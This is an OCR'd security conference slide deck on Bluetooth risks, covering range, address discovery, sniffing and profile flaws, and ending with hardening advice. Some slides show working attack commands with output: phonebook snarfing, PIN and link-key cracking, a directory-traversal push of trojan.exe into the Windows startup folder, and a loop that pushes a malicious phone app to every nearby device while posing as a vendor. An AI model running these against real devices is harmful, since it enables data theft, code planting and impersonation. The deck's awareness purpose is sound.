The Hidden Risks of Bluetooth

Joshua Wright
jwright@arubanetworks.com

Introduction

- Bluetooth technical background
- Common misconceptions
- Bluetooth attacks
- Securing Bluetooth

Bluetooth Specification

- Cable replacement technology
- Range: ~1M, 10M, 100M
- Maximum bandwidth: 2.1 Mbps (EDR)
- Frequency: 2.4 GHz, FHSS
  - High degree of interference immunity
- Planned usage to replace all cables with peripheral computing
- Price goal: $5 per radio unit

Bluetooth FHSS Channels

- Bluetooth uses 79 channels (0-78)
- Hops 1600 times a second
- Uses entire 2.4 GHz ISM band
- Hopping pattern based on Bluetooth device address (BD_ADDR)
  - Makes hopping pattern unique for each device, limits collisions
- Recent interference avoidance features

Bluetooth Protocol Stack

PPP, IP stack, Applications

Bluetooth Profiles (RFCOMM, BNEP, OBEX)

Logical Link Control and Adaptation Protocol

Host Controller Interface (HCI)

Link Manager Protocol (LMP)


Baseband Controller, Framing


Radio Interface, RF Controller

(not to scale)

Bluetooth Baseband, Framing

- BD_ADDR, 802-compliant 48-bit address for each device
  - Used as a "secret" in Bluetooth
- Baseband header is 18 bits, FEC 1/3 encoded (010 → 000111000)





18 bits, FEC 1/3 produces 54 bits (yes, 54 bits, try keeping track of that in your head while reading hex dumps)

Joining the Piconet

- Master initiates connection to slave
  - FH based on master BD_ADDR
  - Slave must know BD_ADDR to determine correct hopping sequence
- Discovering the BD_ADDR – Inquiry
  - Known as "discoverable" mode
  - Devices response to inquiries with BD_ADDR information

Pairing Devices

- When two devices first meet, they "pair"
  - Slave must have knowledge of BD_ADDR through inquiry or user input
- Pairing information recorded, may contain authentication credentials
- Inquiry mode no longer necessary since BD_ADDR is recorded on slave

Bluetooth Profiles

- Software features to implement application functionality
- RFCOMM – serial port emulation
- OBEX – Object Exchange (file transfer)
- Ultimate Headset – Headset audio
- BNEP – Network Encapsulation Protocol
- Dial-up Networking, cordless phone, fax, PIM synchronization, etc.

Security for profiles are independently controlled

Bluetooth Security Options

- Three security modes:
  - Mode 1: Node never initiates any security procedures (no security)
  - Mode 2: No link encryption, application-level security options
  - Mode 3: Link encryption before any data is exchanged
- Various modes useful for public or private Bluetooth application use

Bluetooth PINs

- User selection for device security
  - Influences authentication and encryption functions
  - 1-16 characters supported
- Some devices have no MMI, use fixed PIN's (0000, 1111, 1234 common)
- Windows XP drivers can select a PIN automatically for the user

Common Misconceptions (1)

"Bluetooth is a short-range technology"

- Class 1 devices have a range of 100M (328'), comparable to 802.11
- Class 2 devices have a range of 10M
- Possible to extend range with directional antennas
- Linksys USBBT100

Long-Range Bluetooth

- Possible to connect to class 2 device (10M) from over a mile away
  - Using class 1 source device and 18 dBi gain antenna

Common Misconceptions (2)

"Bluetooth does not expose sensitive data"

- Bugs in several phones allows retrieval of phonebook, calendar
- Can also be used to make calls remotely, manipulate call forwarding, etc.

```
$ sudo ./bluesnarfer -s ME -r 1-9 -b 00:02:EE:6E:72:D3
device name: Nokia 6310i
custom phonebook selected
+  1 - Caught You Trying To Bluesnarf Me : 4015551212
+  2 - Mom : 5085551212
+  3 - Boss : 4082274500
+  4 - ISC : 617635000
bluesnarfer: release rfcomm ok
$
```

Bluetooth AP Risks

- Like 802.11 rogue APs, Bluetooth rogues expose LANs
- Bridges LAN through PPP over RFCOMM, or PAN/BNEP profile
  - Attacker connects without authenticating, requests DHCP address
- Device itself vulnerable to several attacks

Common Misconceptions (3)

"Weaknesses are limited to implementation flaws"

- E0 is designed as a new cipher suite for Bluetooth
  - "New cipher suite? What?!"
- Evaluation of new crypto takes a long time
- Research indicates E0 is considerably weaker than originally intended
  - Cracked in 2^{38} operations, not 2^{128}

Common Misconceptions (4)

"Devices in non-discoverable mode cannot be found"

- Many devices rely on privacy of BD_ADDR for security
  - Do not respond to inquiries
- Must know BD_ADDR to pair (determines FH pattern)
- BD_ADDR not transmitted in baseband header (only AM_ADDR)

RedFang

- Ollie Whitehouse, formerly @Stake
- Brute-force 48-bit MAC address
  - Guesses sequential BD_ADDR's, tries to resolve name for each
- Optimistic 25000 msec between requests (24/minute), very slow
- Can accelerate with multiple dongles (USB hubs, lots of USB hubs)
- Also in btscanner, tbsearch (T-Bear)


SAPPORO
imported
PREMIUM BEER
DESIGN THE NIGHT
LR3
DESIGNED FOR THE EXTRAORDINARY
LAND ROVER
Make your Bluetooth® handset discoverable
and get the whole story now.
CLEAR CHANNEL
SPECTACOLOR
GNC
STARBUCKS
COFFEE
ONE WAY
Me

Intelligent BD_ADDR Reversing

- Each frame has a 72-bit synchronization preamble
  - Encoded to uniquely identify piconet with LAP of master
- HEC field in baseband header used for error-checking, seeded with UAP

```
$ ./syncword2lap 7e:70:41:e3:40:fb:e1:0d
syncword2lap v1.0: Return the LAP from
the SYNC WORD.

LAP is 21:f7:c0
```

```
$ ./hec2uap d2 01:23
hec2uap v1.0: Return the UAP from
the HEC byte and baseband header.

UAP is aa
```

Only 2 bytes of BD_ADDR are unknown, easy to brute-force!

Non-Discoverable Bluetooth

Schneider Electric UK – Bluetooth Mgmt. System

"The operator can make software upgrades, reconfigure the RTUs, […] from a distance up to 100 meters."

"The Bluetooth modems have been configured as non-discoverable […] the RL27 switches are protected from wireless hacking through a 48-bit software encryption key."


Bluetooth "sniper rifle" with 2W amp

Attacks Against Bluetooth

- Client manipulation
- Traffic sniffing
- PIN attacks
- Profile and implementation vulnerabilities
- Audio recording attacks
- Impersonation attacks

Client Manipulation - Blueline


- "Creative" attacker hostname device naming
- Victim phone displays remote hostname at connect
- Common to Motorola phones
  - PEBL, V600, Razor?




```
hciconfig hci0 name `perl -e
    'print "Press\x0dgrant\x0dto\x0ddisable\x0dmute\x0d\x0d"'`
```

Traffic Sniffing

- FHSS makes sniffing difficult
- No support with standard dongles to expose anything below HCI layer
- Development with SDR technology
- Capture on one channel to determine 32-bits of BDADDR



Commercial Sniffers

- FTS4BT - Frontline Test Equipment
  - Commercial Bluetooth sniffer with custom firmware on standard dongle
  - $10,000/USD
- Intended for developers to troubleshoot applications

"Transforming a Bluetooth Dongle into a Bluetooth Sniffer"


- FTE software free download
- Older versions include firmware
- Research into using standard dongle to accept flashed firmware
  - Standard Linux tools to the rescue
  - "bdaddr", "bccmd", "dfutool"

Simple for attackers to produce functional sniffer dongle
www.remote-exploit.org/research/busting_bluetooth_myth.pdf

Bluetooth Keyboard Sniffer

- Bluetooth keyboard and mouse
- Attacker uses directional antenna to sniff traffic remotely
- Remote keyboard logger
- Inject keystrokes remotely

Keyboard Profile Trace



Bluepinning

```
mercury:~/bluepinning $ perl bpa100csv_p.pl traces/OSX-Nokia-230739.csv 33:33:33:
44:44:55 00:60:57:DC:32:04 6
 Running "./bluepinning -R D5:D1:C4:85:FE:D5:76:07:A4:A7:8D:89:38:38:B6:7F -C F0:
29:82:F6:B8:43:B2:49:56:D5:27:4F:5A:4C:3F:E4 -c F9:AA:0D:27:F7:38:C4:29:17:BE:CE:
DE:1D:C5:27:4B -A E7:0D:B3:11:54:27:C3:A9:35:62:1B:EB:3E:25:1F:9A -a 9A:67:F3:02:
5F:72:00:7A:FB:BA:54:33:BF:B4:BF:7F -S 6D:BF:C4:DA -s 15:4C:65:4D -B 33:33:33:44:
44:55 -b 00:60:57:DC:32:04 -L 6"
bluepinning 1.3 - Bluetooth PIN combination key cracker. <jwright@hasborg.com>
Thread 0: Testing 1 byte PINs...
Thread 0: Testing 2 byte PINs...
Thread 0: Testing 3 byte PINs...
Thread 0: Testing 4 byte PINs...
Thread 0: Testing 5 byte PINs...
Thread 0: Testing 6 byte PINs...

        PIN is 230739
        Link key is a9b0331e4d4a4f3d386a5d72d8fddfe6
```

Bluepinning Statistics

- Cracking time on P4 2.8 GHz:
  - 4 character PIN: .2 seconds
  - 5 character PIN: 2 seconds
  - 6 character PIN: 20 seconds
  - 7 character PIN: 3 minutes, 20 sec.
  - 8 character PIN: 33 minutes
- Probability says success in ½ exhaustive cracking time
- Support for SMP systems (Andrew Lockhart)

Profile Attacks (1)

- Toshiba Bluetooth Stack Directory Transversal (Kevin Finisterre)
- Common in Dell hardware
- No response from vendor

```
# ./ussp-push 00:11:B1:07:BE:A7@4 trojan.exe
..\\..\\..\\..\\..\\windows\\startup\\pwned.exe

Local device 00:0A:3A:54:71:95
Remote device 00:11:B1:07:BE:A7 (4)

connected to server
Sending file: ..\..\..\..\..\windows\startup\pwned.exe, path: trojan.exe,
size: 18009
Command (01) has now finished
```

Profile Attacks (2)

- Widcomm XP stack buffer overflow
  - Drivers shipped with most Bluetooth dongles (Belkin, D-Link, Linksys)
- Overflow in PIM item transfer service (Mark Rowe, Matt Moore)
- Execute arbitrary code on victim machine
- Fixed drivers available, but users cannot upgrade due to license restrictions
- Public exploit code available

Audio Recording Attack


- Widcomm vulnerability in Headset profile (Kevin Finisterre)
  - Meant to connect XP to your headset
  - No authentication required to connect
- Attacker can play audio files on PC speakers remotely
- Attacker can record audio from local PC microphone remotely
  - Wireless audio bugging, no user notification

CarWhisperer

- Designed to connect to car hands-free Bluetooth device
  - Embedded, or third-party installed
- Play or record audio through car speakers, attacks weak PIN selection

"This is the police, stop speeding"

Extracting Headset Audio



Save stereo audio as a WAV file


Impersonation Attacks

- Some companies using Bluetooth for advertising purposes
  - Beaming ads to your phone, while you drive…
- January 2006, Electronics Boutique in Providence RI sends WG Portal
  - Consumer can browse, buy games on Bluetooth-enabled phone
- Application not signed, no way for consumer to verify authenticity

Pushing Bad Bluetooth Code

```
# grep name /etc/bluetooth/hcid.conf
        name "EB WG Portal"
# while true ; do
    for btnode in `hcitool scan | awk '{print $1}'` ; do
        ussp-push $btnode@9 0wnz0red.sis EBPortal.sis
    done
done
```

Victim cannot differentiate between legitimate "EB WG Portal" and attacker when code is unsigned.




Windows has detected new hardware
Device: Airbus A310
Start with auto-configuration?
Start
Cancel
Bluetooth


Securing Bluetooth (1)

- Disable Bluetooth if not needed
  - Not just "non-discoverable"
- Disable unneeded profiles (POLP)
  - Not always possible, esp. with embedded devices
- Select strong PINs when pairing, at least 12 characters in length
- Pair devices only in a trusted environment
  - Do not re-enter PIN in an untrusted environment

Securing Bluetooth (2)

- Do not accept unsolicited Bluetooth messages
- Maintain software versions whenever possible to mitigate known threats
- Encourage vendors to implement SIG 2.0 specification/PKI support
- Communicate requirements for updates to buggy software
  - Widcomm licenses to third-party vendors
- Audit organization for rogue Bluetooth devices

BlueScanner.org



http://networkchemistry.com/bluescanner/BlueScannerSetup_1_1_1_0.exe

Summary

- Bluetooth is not limited to short-range
- Vulnerabilities exist in implementations and specification
- Sensitive data is often threatened by Bluetooth exposure
- Anonymity threatened with device and identity association
- Many people unaware of Bluetooth risks

Resources, Questions?

www.arubanetworks.com	The Mobile Edge Company
www.trifinite.org	Bluetooth vulnerability research, tools
www.digitalmunition.com	Bluetooth vulnerability research, tools
bluetooth.shmoo.com	Bluetooth vulnerability research, tools
www.bluescanner.org	Bluetooth scanner for Windows
www.fte.com	Commercial Bluetooth sniffer
"Bluetooth Operation and Use", Robert Morrow (book)	Excellent reference material on Bluetooth technology, security
www.bluez.org	Bluetooth stack for Linux

-Joshua Wright
jwright@arubanetworks.com

Thank you!